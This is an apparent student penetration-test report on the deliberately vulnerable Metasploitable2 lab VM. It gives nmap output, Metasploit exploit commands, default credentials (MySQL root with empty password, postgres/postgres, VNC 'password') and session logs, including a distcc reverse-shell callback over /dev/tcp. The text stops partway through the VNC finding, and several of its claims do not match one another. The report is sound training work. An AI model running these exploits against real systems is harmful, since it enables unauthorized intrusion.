# CYART

# Penetration Test

## VAPT Assessment Report – Metasploitable2 Environment

## Report of Findings

**Vulnerability Assessment & Penetration Testing (VAPT) Security Report**

**Candidate Name: Rohit Kumar Bid**

**Metasploitable 2**

**April 11, 2026**

**Version: 1.0**

*CONFIDENTIAL*

# Table of Contents

1 Statement of Confidentiality ..... 4
2 Engagement Contacts ..... 5
3 Executive Summary ..... 6
3.1 Approach ..... 6
3.2 Scope ..... 6
3.3 Assessment Overview and Recommendations ..... 6
4 Network Penetration Test Assessment Summary ..... 8
4.1 Summary of Findings ..... 8
5 Internal Network Compromise Walkthrough ..... 10
5.1 Detailed Walkthrough ..... 10
6 Remediation Summary ..... 14
6.1 Short Term ..... 14
6.2 Medium Term ..... 14
6.3 Long Term ..... 14
7 Technical Findings Details ..... 15
vsftpd 2.3.4 Backdoor Remote Code Execution ..... 15
DistCC Remote Command Execution ..... 17
PostgreSQL Default Credentials (postgres/postgres) ..... 18
MySQL Root Account with Empty Password ..... 19
Apache Tomcat AJP File Inclusion / RCE (Ghostcat ..... 20
VNC Authentication Bypass via Weak Password ..... 22
rlogin Service Allows Passwordless Root Access ..... 24
rexec Service Allows Unencrypted Remote Command Execution ..... 26
A Appendix ..... 27
A.1 Finding Severities ..... 27

A.2 Host & Service Discovery ..... 28
A.3 Exploited Hosts ..... 29
A.4 Compromised Users ..... 30
A.5 Changes/Host Cleanup ..... 31
A.6 Flags Discovered ..... 32

# 1 Statement of Confidentiality

The contents of this document have been developed as part of a security assessment engagement. The authors of this document consider the contents to be proprietary and business confidential information. This information is to be used only for its intended purpose, which is to review and improve the security posture of the assessed systems.

This document may not be released to any third party, vendor, business partner, or contractor without prior written consent from the organization that commissioned this assessment. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without appropriate authorization.

The contents of this document do not constitute legal advice. Any references to regulatory standards, compliance frameworks, or legal considerations are provided for informational purposes only and should not be interpreted as legal counsel. The assessment described in this report was conducted within a defined scope for testing and evaluation purposes, and the findings presented are based on the conditions observed during the assessment period.

# 2 Engagement Contacts

| metasploitable Contacts | | |
|---|---|---|
| **Contact** | **Title** | **Contact Email** |
| Metasploitable2 | Metasploitable2 | meta2@metasploitable2.com |

| Assessor Contact | | |
|---|---|---|
| **Assessor Name** | **Title** | **Assessor Contact Email** |
| Rohit Kumar Bid | VAPT Intern | rohitkumarbid04@gmail.com |

# 3 Executive Summary

Metasploitable 2 ("metasploitable" herein) contracted Rohit Kumar Bid to perform a Network Penetration Test of metasploitable's externally facing network to identify security weaknesses, determine the impact to metasploitable, document all findings in a clear and repeatable manner, and provide remediation recommendations.

## 3.1 Approach

Rohit Kumar Bid performed testing under a "Black Box" approach from April 6, 2026, to April 11, 2026 without credentials or any advance knowledge of metasploitable's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Rohit Kumar Bid's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Rohit Kumar Bid sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Rohit Kumar Bid were able to gain a foothold in the internal network, metasploitable as a result of external network testing, metasploitable allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

## 3.2 Scope

The scope of this assessment was one external IP address owned by metasploitable discovered if internal network access were achieved.

### In Scope Assets

| Host/URL/IP Address | Description |
|---|---|
| 172.16.112.128 | Metasploit Server |

## 3.3 Assessment Overview and Recommendations

During the penetration test against metasploitable, Rohit Kumar Bid identified 8 findings that threaten the confidentiality, integrity, and availability of metasploitable's information systems. A total of 8 critical vulnerabilities were identified, with no high, medium, low, or informational findings. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

During the penetration test against the target environment, a total of 68 vulnerabilities were identified across the assessed host.

Several critical vulnerabilities were discovered that could allow attackers to gain remote command execution, unauthorized system access, or complete compromise of the system.

From a business perspective, the identified vulnerabilities pose a critical risk to the organization. An attacker could gain unauthorized root-level access to systems, leading to potential data breaches,

service disruption, and reputational damage. The lack of authentication controls and presence of insecure legacy services significantly increase the likelihood of exploitation.

The most severe issues included: • Remote Code Execution vulnerabilities • Default credentials • Backdoored services • End-of-life operating systems • Insecure legacy services

Successful exploitation of these vulnerabilities could allow attackers to gain root-level access, extract sensitive data, and pivot to other systems within the network.

Immediate remediation is strongly recommended.

metasploitable should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. metasploitable should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that metasploitable will be able to detect and respond to suspicious activity.

# 4 Network Penetration Test Assessment Summary

Rohit Kumar Bid began all testing activities from the perspective of an unauthenticated user on the internet. metasploitable provided the tester with IP address but did not provide additional information such as operating system or configuration information.

## 4.1 Summary of Findings

During the course of testing, Rohit Kumar Bid uncovered a total of 8 findings that pose a material risk to metasploitable's information systems. Rohit Kumar Bid also identified 0 informational finding that, if addressed, could further strengthen metasploitable's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **8 Critical** vulnerabilities were identified:





**Figure 1 - Distribution of identified vulnerabilities**

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

| # | Severity Level | Finding Name | Page |
|---|---|---|---|
| 1 | 9.8 (Critical) | vsftpd 2.3.4 Backdoor Remote Code Execution | 15 |
| 2 | 9.8 (Critical) | DistCC Remote Command Execution | 17 |

| # | Severity Level | Finding Name | Page |
|---|---|---|---|
| 3 | 9.8 (Critical) | PostgreSQL Default Credentials (postgres/postgres) | 18 |
| 4 | 9.8 (Critical) | MySQL Root Account with Empty Password | 19 |
| 5 | 9.8 (Critical) | Apache Tomcat AJP File Inclusion / RCE (Ghostcat | 20 |
| 6 | 9.8 (Critical) | VNC Authentication Bypass via Weak Password | 22 |
| 7 | 10.0 (Critical) | rlogin Service Allows Passwordless Root Access | 24 |
| 8 | 9.8 (Critical) | rexec Service Allows Unencrypted Remote Command Execution | 26 |

# 5 Internal Network Compromise Walkthrough

During the course of the assessment, Rohit Kumar Bid successfully gained unauthorized access to the target host through multiple critical vulnerabilities exposed on the external network.

The compromise began with service enumeration and vulnerability identification using automated scanning and manual verification techniques. Several critical vulnerabilities were discovered including backdoored services, default credentials, and remote command execution vulnerabilities.

The initial foothold was obtained through the exploitation of the **vsftpd 2.3.4 backdoor vulnerability**, which allowed the tester to obtain a remote shell on the target system. From this foothold, additional enumeration revealed further weaknesses including **DistCC remote command execution**, **default database credentials**, and **weak authentication mechanisms across multiple services**.

Successful exploitation allowed the tester to escalate access and obtain administrative-level control over the target system. These vulnerabilities demonstrate that an attacker could fully compromise the host, gain persistent access, and potentially pivot to other systems within the network.

The following section outlines the attack chain used to compromise the system from initial access through full system compromise.

## 5.1 Detailed Walkthrough

Rohit Kumar Bid performed the following steps to fully compromise the target system.

### High-Level Attack Chain

1. Performed network reconnaissance to identify open services on the target host.
2. Enumerated service versions and identified vulnerable software.
3. Exploited the **vsftpd 2.3.4 backdoor vulnerability** to obtain an initial shell.
4. Validated remote command execution through the **DistCC service vulnerability**.
5. Identified multiple services using **default credentials**, including MySQL and PostgreSQL.
6. Verified access to the system through weak authentication mechanisms such as **VNC weak password authentication**.
7. Obtained command execution and confirmed system compromise.

---

### Detailed Reproduction Steps

**Step 1 — Network Discovery**

The tester performed an initial network scan to identify open ports and services.

Example command:

```
nmap -sV -sC -p- 172.16.112.128
```

The scan revealed multiple exposed services including:

1. FTP (vsftpd 2.3.4)
2. SSH (OpenSSH)

3. Telnet
4. HTTP (Apache)
5. MySQL
6. PostgreSQL
7. VNC


```
└──╼ $nmap -sV 172.16.112.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 11:20 IST
Nmap scan report for 172.16.112.128
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.79 seconds
```

**Step 2 — Vulnerability Identification**

OpenVAS scanning identified multiple critical vulnerabilities including:

- vsftpd backdoor vulnerability (CVE-2011-2523)
- DistCC remote command execution
- Default database credentials
- Weak VNC authentication




### Step 3 — Initial Access via FTP Backdoor

The tester exploited the vsftpd backdoor using the Metasploit Framework.

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 172.16.112.128
exploit
```

This resulted in a shell being opened on port 6200.

### Step 4 — Command Execution Validation

Once connected, command execution was validated:

```
whoami
```

Output:

```
root
```

### Step 5 — Additional Service Exploitation

Further testing confirmed that the DistCC service allowed remote command execution.

Example command:

```
search distcc
use exploit/unix/misc/distcc_exec
set RHOSTS 172.16.112.128
run
```

### Step 6 — Database Access Using Default Credentials

The tester successfully authenticated to the MySQL service using default credentials.

Example:

```
mysql -h 172.16.112.128 -u root
```

This allowed access to the database system without authentication.

---

**Step 7 — Weak VNC Authentication**

The tester was also able to authenticate to the VNC service using weak credentials.

Password used:

```
password
```

This allowed remote desktop access to the system.

---

## Result

Successful exploitation of multiple critical vulnerabilities allowed the tester to gain full system access to the target host.

This demonstrates that an attacker could fully compromise the system with minimal effort and leverage this access to pivot further into the network.

# 6 Remediation Summary

As a result of this assessment there are several opportunities for metasploitable to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. metasploitable should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

## 6.1 Short Term

- Disable vulnerable services (FTP, rlogin, rexec, distcc)
- Change all default credentials immediately
- Enforce strong password policy (min 12+ chars)
- Restrict external access using firewall rules

## 6.2 Medium Term

- Patch all outdated software (vsftpd, MySQL, PostgreSQL, Tomcat)
- Replace insecure protocols (Telnet, FTP, rlogin) with SSH/SFTP
- Implement network segmentation
- Enable centralized logging and monitoring (SIEM)

## 6.3 Long Term

- Conduct regular penetration testing
- Implement vulnerability management program
- Adopt Zero Trust architecture
- Train staff on secure configurations
- Perform periodic credential audits

# 7 Technical Findings Details

## 1. vsftpd 2.3.4 Backdoor Remote Code Execution - Critical

| | |
|---|---|
| CWE | CWE-284 - Improper Access Control |
| CVSS 3.1 | 9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Root Cause | The target is running a vulnerable version of **vsftpd 2.3.4**, which contains a malicious backdoor introduced in compromised source packages. This backdoor opens a shell on TCP port **6200** when a specially crafted username is used.<br><br>According to the scan report (page 5), the service is vulnerable to unauthenticated remote command execution. |
| Impact | An unauthenticated attacker can gain remote shell access, leading to:<br>• Full system compromise<br>• Arbitrary command execution<br>• Privilege escalation |
| Attack Complexity | Low – Exploitation requires only a specially crafted username and does not require authentication. |
| Business Impact | An attacker can gain immediate root-level access to the system, leading to full system compromise, data breach, and potential lateral movement within the network. |
| Affected Component | • Service: FTP<br>• Version: vsftpd 2.3.4<br>• Port: 21/tcp |
| Remediation | • Upgrade vsftpd to a secure version<br>• Verify package integrity (signed packages only)<br>• Disable FTP if not required<br>• Use SFTP instead |
| References | • CVE-2011-2523<br>• https://nvd.nist.gov/vuln/detail/CVE-2011-2523 |

### Finding Evidence

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 172.16.112.128
exploit
```

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 172.16.112.128
RHOSTS => 172.16.112.128
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit
[*] 172.16.112.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.112.128:21 - USER: 331 Please specify the password.
[+] 172.16.112.128:21 - Backdoor service has been spawned, handling...
[+] 172.16.112.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.112.1:43449 -> 172.16.112.128:6200) at 2026-03-19 11:46:46 +0530

whoami
root
```

## 2. DistCC Remote Command Execution - Critical

| | |
|---|---|
| CWE | CWE-94 - Improper Control of Generation of Code ('Code Injection') |
| CVSS 3.1 | 9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Root Cause | The DistCC service allows execution of arbitrary commands without authentication. The scan confirmed execution of the `id` command |
| Impact | • Remote code execution as daemon/root<br>• Full system compromise<br>• Lateral movement |
| Attack Complexity | Low – Exploitation can be performed remotely without authentication by sending crafted commands to the service. |
| Business Impact | Attackers can execute arbitrary commands on the target system, potentially gaining full control, disrupting services, and accessing sensitive data. |
| Affected Component | • Service: DistCC<br>• Port: 3632/tcp |
| Remediation | • Disable DistCC if not needed<br>• Restrict access via firewall<br>• Use authentication and IP whitelisting |
| References | CVE-2004-2687 |

### Finding Evidence

```
use exploit/unix/misc/distcc_exec
set RHOSTS 172.16.112.128
set LHOST 172.16.112.1
exploit
```

```
[msf](Jobs:0 Agents:0) >> use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set RHOSTS 172.16.112.128
RHOSTS => 172.16.112.128
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set LHOST 172.16.112.1
LHOST => 172.16.112.1
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> exploit
[*] Started reverse TCP handler on 172.16.112.1:4444
[*] 172.16.112.128:3632 - stderr: bash: 74: Bad file descriptor
[*] 172.16.112.128:3632 - stderr: bash: /dev/tcp/172.16.112.1/4444: No such file or directory
[*] 172.16.112.128:3632 - stderr: bash: 74: Bad file descriptor
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set PAYLOAD cmd/unix/reverse
set PAYLOAD cmd/unix/reverse                    set PAYLOAD cmd/unix/reverse_openssl            set PAYLOAD cmd/unix/reverse_ruby
set PAYLOAD cmd/unix/reverse_bash               set PAYLOAD cmd/unix/reverse_perl               set PAYLOAD cmd/unix/reverse_ruby_ssl
set PAYLOAD cmd/unix/reverse_bash_telnet_ssl    set PAYLOAD cmd/unix/reverse_perl_ssl           set PAYLOAD cmd/unix/reverse_ssl_double_telnet
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set PAYLOAD cmd/unix/reverse_netcat
[-] The value specified for PAYLOAD is not valid.
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
[msf](Jobs:0 Agents:0) exploit(unix/misc/distcc_exec) >> exploit
[*] Started reverse TCP handler on 172.16.112.1:4444
[*] Command shell session 1 opened (172.16.112.1:4444 -> 172.16.112.128:57991) at 2026-03-19 12:09:48 +0530

whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

## 3. PostgreSQL Default Credentials (postgres/postgres) - Critical

| | |
|---|---|
| CWE | CWE-521 - Weak Password Requirements |
| CVSS 3.1 | 9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Root Cause | The PostgreSQL service allows login using default credentials (`postgres:postgres`) |
| Impact | The PostgreSQL service allows login using default credentials (`postgres:postgres`)<br>• Unauthorized database access<br>• Data exfiltration/modification<br>• Potential RCE via DB functions |
| Attack Complexity | Low – Exploitation requires only knowledge of default credentials, which are widely known. |
| Business Impact | Unauthorized access to the database can result in data exfiltration, data manipulation, and potential escalation to system-level compromise. |
| Affected Component | • Service: PostgreSQL 8.3.1<br>• Port: 5432/tcp |
| Remediation | • Change default credentials<br>• Enforce strong password policy<br>• Restrict DB access (bind to localhost) |
| References | CWE-521 |

### Finding Evidence

```
use auxiliary/scanner/postgres/postgres_login
set RHOSTS 172.16.112.128
set USERNAME postgres
set PASSWORD postgres
exploit
```

```
postgresql @ 172.16.112.128:5432 (template1) > query SELECT datname FROM pg_database;
[*] SELECT

Response
========

    #  datname
    -  -------
    0  template1
    1  template0
    2  postgres
```

## 4. MySQL Root Account with Empty Password - Critical

| | |
|---|---|
| CWE | CWE-521 - Weak Password Requirements |
| CVSS 3.1 | 9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Root Cause | MySQL allows login as root with an empty password |
| Impact | • Full database compromise<br>• Data loss or manipulation<br>• Possible OS-level compromise |
| Attack Complexity | Low – No password is required, allowing direct access to the database without any authentication. |
| Business Impact | An attacker can gain full administrative control over the database, leading to data loss, unauthorized modifications, and possible compromise of the underlying system. |
| Affected Component | • Service: MySQL 5.0.51a<br>• Port: 3306/tcp |
| Remediation | • Set strong root password<br>• Remove anonymous users<br>• Disable remote root login |
| References | CWE-521 |

### Finding Evidence

```
mysql -h 172.16.112.128 -u root --skip-ssl
```

```
└─$mysql -h 172.16.112.128 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

## 5. Apache Tomcat AJP File Inclusion / RCE (Ghostcat - Critical

| | |
|---|---|
| CWE | CWE-22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') |
| CVSS 3.1 | 9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Root Cause | The AJP connector allows unauthorized file read access |
| Impact | • Sensitive file disclosure<br>• Credential leakage<br>• Potential RCE |
| Attack Complexity | Low – Exploitation requires network access to the AJP port and does not require authentication. |
| Business Impact | Attackers can read sensitive files, expose credentials, and potentially achieve remote code execution, leading to full system compromise. |
| Affected Component | • Apache Tomcat 5.5<br>• Port: 8009/tcp |
| Remediation | • Disable AJP connector<br>• Bind to localhost<br>• Upgrade Tomcat |
| References | CVE-2020-1938 |

### Finding Evidence

```
use auxiliary/admin/http/tomcat_ghostcat
set RHOSTS 172.16.112.128
exploit
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/admin/http/tomcat_ghostcat
[msf](Jobs:0 Agents:0) auxiliary(admin/http/tomcat_ghostcat) >> set RHOSTS 172.16.112.128
RHOSTS => 172.16.112.128
[msf](Jobs:0 Agents:0) auxiliary(admin/http/tomcat_ghostcat) >> exploit
[*] Running module against 172.16.112.128
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>

<!-- JSPC servlet mappings end -->

</web-app>
[+] 172.16.112.128:8009 - File contents save to: /home/echobot/.msf4/loot/20260319124736_default_172.16.112.128_WEBINFweb.xml_034234.txt
[*] Auxiliary module execution completed
```

## 6. VNC Authentication Bypass via Weak Password - Critical


| | |
|---|---|
| CWE | CWE-521 - Weak Password Requirements |
| CVSS 3.1 | 9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Root Cause | The VNC service allows authentication using weak credentials (`password`) |
| Impact | • Full GUI access<br>• Sensitive data exposure<br>• Remote control of system |
| Attack Complexity | Low – Weak credentials can be easily guessed or brute-forced without sophisticated techniques. |
| Business Impact | An attacker can gain full graphical access to the system, leading to data exposure, unauthorized actions, and complete system control. |
| Affected Component | • VNC Server<br>• Port: 5900/tcp |
| Remediation | • Use strong passwords<br>• Disable VNC if unnecessary<br>• Restrict via firewall |
| References | - |

### Finding Evidence

```
use auxiliary/scanner/vnc/vnc_login
set RHOSTS 172.16.112.128
set PASSWORD password
exploit
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/vnc/vnc_login
